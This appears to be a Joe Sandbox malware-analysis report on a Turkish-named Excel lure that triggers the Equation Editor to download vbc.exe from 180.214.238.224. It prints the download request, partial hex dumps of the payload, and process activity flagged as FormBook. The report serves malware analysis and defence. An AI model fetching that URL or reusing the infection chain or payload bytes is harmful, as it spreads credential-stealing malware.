May 14, 2022 15:14:13.124681950 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124692917 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124703884 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124722958 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124732018 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124754906 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124763966 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124785900 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124799013 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124815941 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124823093 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124842882 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124852896 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124872923 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124880075 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124902964 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124911070 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124931097 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124939919 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124960899 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124968052 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124998093 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.126954079 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.128725052 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.128786087 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.128842115 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.128844976 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.128849983 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.128881931 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.128887892 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.128926039 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.342945099 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343007088 CEST	80	49171	180.214.238.224	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:14:13.343050957 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343091011 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343121052 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343125105 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343126059 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343163967 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343167067 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343202114 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343209028 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343250990 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343255043 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343287945 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343291998 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343332052 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343333960 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343372107 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343373060 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343411922 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343414068 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343451977 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343453884 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343493938 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343493938 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343529940 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343534946 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343569994 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343575001 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343612909 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343616009 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343653917 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343658924 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343696117 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343698025 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343735933 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343739986 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343776941 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343785048 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343822956 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343825102 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.343863010 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.343864918 CEST	80	49171	180.214.238.224	192.168.2.22

HTTP Request Dependency Graph

- 180.214.238.224

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	180.214.238.224	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:14:12.468460083 CEST	2	OUT	GET /__cloud_for_file/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 180.214.238.224 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>May 14, 2022 15:14:12.687846899 CEST</td><td>3</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Sat, 14 May 2022 13:14:18 GMT
Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
Last-Modified: Fri, 13 May 2022 09:07:10 GMT
ETag: "38000-5dee0ffdad130"
Accept-Ranges: bytes
Content-Length: 229376
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ba 1f 7e 62 00 00 00 00 00 00 00 00 e0 00 2e 01 0b 01 06 00 00 76 03 00 00 7c 03 00 00 00 00 00 ca 95 03 00 00 20 00 00 00 a0 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 03 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 70 95 03 00 57 00 00 00 00 c0 03 00 c8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 03 00 0c 00 00 00 18 50 03 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d0 75 03 00 00 20 00 00 00 76 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 03 00 00 02 00 00 00 78 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 2e 72 73 72 63 00 00 00 c8 05 00 00 00 c0 03 00 00 06 00 00 00 7a 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 95 03 00 00 00 00 00 48 00 00 00 02 00 05 00 9c 50 03 00 d4 44 00 00 03 00 02 00 03 00 00 06 08 3d 00 00 10 13 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 22 00 28 0b 00 00 06 00 2a 00 00 00 03 30 09 00 07 00 00 00 00 00 00 00 02 28 3e 00 00 0a 2a 00 13 30 08 00 36 02 00 00 01 00 00 11 2b 07 26 16 28 11 00 00 06 1a 28 11 00 00 06 1e 28 11 00 00 06 3a e9 01 00 00 18 45 01 00 00 00 f6 ff ff ff 17 2d 06 d0 03 00 00 06 26 26 00 17 28 18 00 00 06 20 79 e7 07 00 28 18 00 00 06 25 26 20 7e e7 07 00 28 18 00 00 06 25 26 28 7f 00 00 06 20 81 e7 07 00 28 18 00 00 06 20 88 e7 07 00 28 18 00 00 06 28 80 00 00 06 20 8b e7 07 00 28 18 00 00 06 20 8e e7 07 00 28 18 00 00 06 28 80 00 00 06 20 91 e7 07 00 28 18 00 00 06 20 94 e7 07 00 28 18 00 00 06 25 26 28 80 00 00 06 20 97 e7 07 00 28 18 00 00 06 25 26 20 a0 e7 07 00 28 18 00 00 06 28 80 00 00 06 0a 1f 0c 28 11 00 00 06 28 06 00 00 06 3a 0d 01 00 00 1a 45 01 00 00 00 f6 ff ff ff 26 1f 10 28 11 00 00 06 1f 14 28 11 00 00 06 39 19 01 00 00 26 06 28 a4 00 00 06 0b 1f 18 28 11 00 00 06 28 05 00 00 06 25 26 3a fe 00 00 00 1d 45 01 00 00 00 f6 ff ff ff 26 11 05 08 28 c4 00 00 06 09 1f 1c 28 11 00 00 06 14 14 11 06 28 d9 00 00 06 25 26 28 ba 00 00 06 26 1f 20 28 11 00 00 06 38 c6 00 00 00 1f 24 28 11 00 00 06 28 96 00 00 06 25 1f 28 28 11 00 00 06 11 04 a2 25 1f 2c 28 11 00 00 06 7e 3f 00 00 0a a2 25 1f 30 28 11 00 00 06 07 a2 25 1f 34 28 11 00 00 06
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL~b.v| @ `pWP  H.textu v `.relocx@B.rsrcz@@HPD="(* 0(>*06+&(((:E-&&(y(%& ~(%&(((((((((%&((%& ((((:E&((9&(((%&:E&(((%&(& (8$((%((%,(~?%0(%4(</td></tr>
</table>

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **3032**, Parent PID: **576**

General

Target ID:	0

Start time:	15:14:14
Start date:	14/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f780000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$TedarikciSiparisi_83613 .xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13F957879	WriteFile
C:\Users\user\Desktop\~$TedarikciSiparisi_83613 .xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13F9578D3	WriteFile
C:\Users\user\Desktop\~$TedarikciSiparisi_83613 .xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13F957879	WriteFile
C:\Users\user\Desktop\~$TedarikciSiparisi_83613 .xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13F9578D3	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E2E0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	;!)	binary	3B 21 29 00 D8 0B 00 00 02 00 00 00 00 00 00 00 7A 00 00 00 01 00 00 00 3C 00 00 00 32 00 00 00 74 00 65 00 64 00 61 00 72 00 69 00 6B 00 63 00 69 00 73 00 69 00 70 00 61 00 72 00 69 00 73 00 69 00 5F 00 38 00 33 00 36 00 31 00 33 00 20 00 2E 00 78 00 6C 00 73 00 78 00 00 00 74 00 65 00 64 00 61 00 72 00 69 00 6B 00 63 00 69 00 73 00 69 00 70 00 61 00 72 00 69 00 73 00 69 00 5F 00 38 00 33 00 36 00 31 00 33 00 20 00 00 00	success or wait	1	6E2E0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **2584**, Parent PID: **576**

General

Target ID:	2
Start time:	15:14:38
Start date:	14/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	363064C	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	363064C	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 1f 7e 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 76 03 00 00 7c 03 00 00 00 00 00 95 03 00 00 20 00 00 00 fd 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 03 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL~b.v| @ `	success or wait	1	363064C	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	694	4328	28 18 00 00 06 25 26 20 7e fd 07 00 28 18 00 00 06 25 26 28 7f 00 00 06 20 fd fd 07 00 28 18 00 00 06 20 fd fd 07 00 28 18 00 00 06 28 fd 00 00 06 20 fd fd 07 00 28 18 00 00 06 20 fd fd 07 00 28 18 00 00 06 28 fd 00 00 06 20 fd fd 07 00 28 18 00 00 06 20 fd fd 07 00 28 18 00 00 06 25 26 28 fd 00 00 06 20 fd fd 07 00 28 18 00 00 06 25 26 20 fd fd 07 00 28 18 00 00 06 28 fd 00 00 06 0a 1f 0c 28 11 00 00 06 28 06 00 00 06 3a 0d 01 00 00 1a 45 01 00 00 00 fd fd fd fd 26 1f 10 28 11 00 00 06 1f 14 28 11 00 00 06 39 19 01 00 00 26 06 28 fd 00 00 06 0b 1f 18 28 11 00 00 06 28 05 00 00 06 25 26 3a fd 00 00 00 1d 45 01 00 00 00 fd fd fd fd 26 11 05 08 28 fd 00 00 06 09 1f 1c 28 11 00 00 06 14 14 11 06 28 fd 00 00 06 25 26 28 fd 00 00 06 26 1f 20 28 11 00 00 06 38	(%& ~(%&(((((((((%&((%& ((((:E&((9&(((%&:E& (((%&(& (8	success or wait	1	363064C	URLDownloadToFileW
C:\Users\Public\vbc.exe	0	5022	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 1f 7e 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 76 03 00 00 7c 03 00 00 00 00 00 95 03 00 00 20 00 00 00 fd 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 03 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL~b.v| @ `	success or wait	1	363064C	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	6360	8192	fd fd fd 00 28 23 00 00 06 2a 00 00 32 7e 5a 00 00 04 02 28 4c 00 00 06 2a 00 00 00 56 20 18 00 00 02 20 0a 00 00 0a 20 fd fd fd 00 28 23 00 00 06 2a 00 00 36 7e 5b 00 00 04 02 03 28 50 00 00 06 2a 00 00 56 20 19 00 00 02 20 0b 00 00 0a 20 fd fd fd 00 28 23 00 00 06 2a 00 00 2e 7e 5c 00 00 04 28 54 00 00 06 2a 56 20 1a 00 00 02 20 0c 00 00 0a 20 fd fd fd 00 28 26 00 00 06 2a 00 00 2e 7e 5d 00 00 04 28 58 00 00 06 2a 56 20 1b 00 00 02 20 0d 00 00 0a 20 fd fd fd 00 28 23 00 00 06 2a 00 00 3a 7e 5e 00 00 04 02 03 04 28 5c 00 00 06 2a 00 56 20 1c 00 00 02 20 0e 00 00 0a 20 fd fd fd 00 28 26 00 00 06 2a 00 00 2e 7e 5f 00 00 04 28 60 00 00 06 2a 56 20 1d 00 00 02 20 0f 00 00 0a 20 fd fd fd 00 28 23 00 00 06 2a 00 00 32 7e 60 00 00 04 02 28 64 00 00 06 2a 00 00	(#*2~Z(L*V (#*6~[(P*V (#*.~\(T*V (&*.~](X*V (#*:~^(*V (&*.~_(`*V (#*2~`(d*	success or wait	30	363064C	URLDownloadToFileW
C:\Users\Public\vbc.exe	5022	10704	51 00 00 0a 25 26 13 10 16 13 11 38 2f 01 00 00 11 10 11 11 fd 0d 07 6f 55 00 00 0a 13 05 11 05 28 6a 00 00 06 25 26 69 13 06 11 06 28 fd 00 00 06 13 07 16 13 08 2b 17 11 07 11 08 11 05 11 08 fd 6f 59 00 00 0a 25 26 fd 11 08 17 58 13 08 11 08 11 06 32 fd 19 45 01 00 00 00 fd fd fd fd 7e 3f 00 00 0a 07 6f 56 00 00 0a 25 26 11 07 06 17 73 5b 00 00 0a 13 09 11 09 6f 5c 00 00 0a 25 26 13 0a 11 06 16 31 0c 11 0a 7e 5d 00 00 0a 6f 5e 00 00 0a 11 06 17 31 0c 11 0a 7e 5f 00 00 0a 6f 5e 00 00 0a 11 06 18 31 16 1c 45 01 00 00 00 fd fd fd fd 11 0a 7e 60 00 00 0a 6f 5e 00 00 0a 11 06 19 31 0c 11 0a 7e 61 00 00 0a 6f 5e 00 00 0a 11 06 1a 31 33 1a 45 01 00 00 00 fd fd fd fd 1a 13 0b 2b 14 11 0a 7e 62 00 00 0a 11 0b 6f 63 00 00 0a 11 0b 17 58 13 0b 11 0b 11 06 32 fd 1a	Q%&8/oU(j%&i(+oY%&X 2E~?oV%&s[o \%&1~]o^1~_o^1E~`o^1~ ao^13E+~bocX2	success or wait	5	363064C	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	208398	20978	fd fd 26 fd 77 04 2b fd fd fd 15 fd 2b fd 79 31 fd 09 fd 79 fd 2a fd fd 10 fd 36 fd fd fd 70 fd 5d 1b 19 0c 34 fd fd 7f fd 72 fd fd 4c 63 31 fd fd fd 5c 5a 37 fd 36 76 fd 07 fd fd 19 6d b6 fd 37 25 06 6c 30 46 20 50 fd fd fd 49 67 fd 6f fd 2c fd fd fd 72 fd 0a fd fd fd 1c 5e fd fd 1f 4e fd fd 3d 16 fd 13 fd 15 fd fd 6d 1c 4f 25 fd 33 fd 32 3b 07 72 fd fd 3e 19 fd 2a 1a fd 3c 6b 18 fd fd 05 fd fd 6e 1f fd fd 38 08 44 57 4b 19 fd fd fd 53 fd fd fd 26 fd 02 76 fd 62 fd 62 fd 53 7a 00 75 fd 27 fd 4c fd fd fd 27 72 6c 55 05 1c 48 fd fd fd fd 64 7e 30 fd fd fd fd fd fd 1c 57 62 fd fd fd fd 18 4b 3e 3d fd 2e 11 6b fd 37 fd 4a 3d 21 5d fd 2c 28 1d fd 19 fd fd fd fd fd fd 5a 16 7e 7f 01 2d fd fd fd 63 fd 2e fd bf 7b 0d	&w++y1y*6p]4rLc1Z76v m7%l0F PIg o,r^N=mO%32;r>* <kn8DWKS&vbbSzu 'L'rlUHd~0WbK>=.k7J=!], (Z~-c.{	success or wait	1	363064C	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2600**, Parent PID: **2584**

General

Target ID:	4
Start time:	15:14:42
Start date:	14/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x300000
File size:	229376 bytes
MD5 hash:	CE42FE431B88922AB59B6FD880CADCF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.971324155.0000000003667000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.971324155.0000000003667000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.971324155.0000000003667000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 41%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC57995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC57995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB6DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC5A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DB6DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB6DE2C	ReadFile

Analysis Process: aspnet_compiler.exe PID: **2336**, Parent PID: **2600**

General

Target ID:	5
Start time:	15:14:44
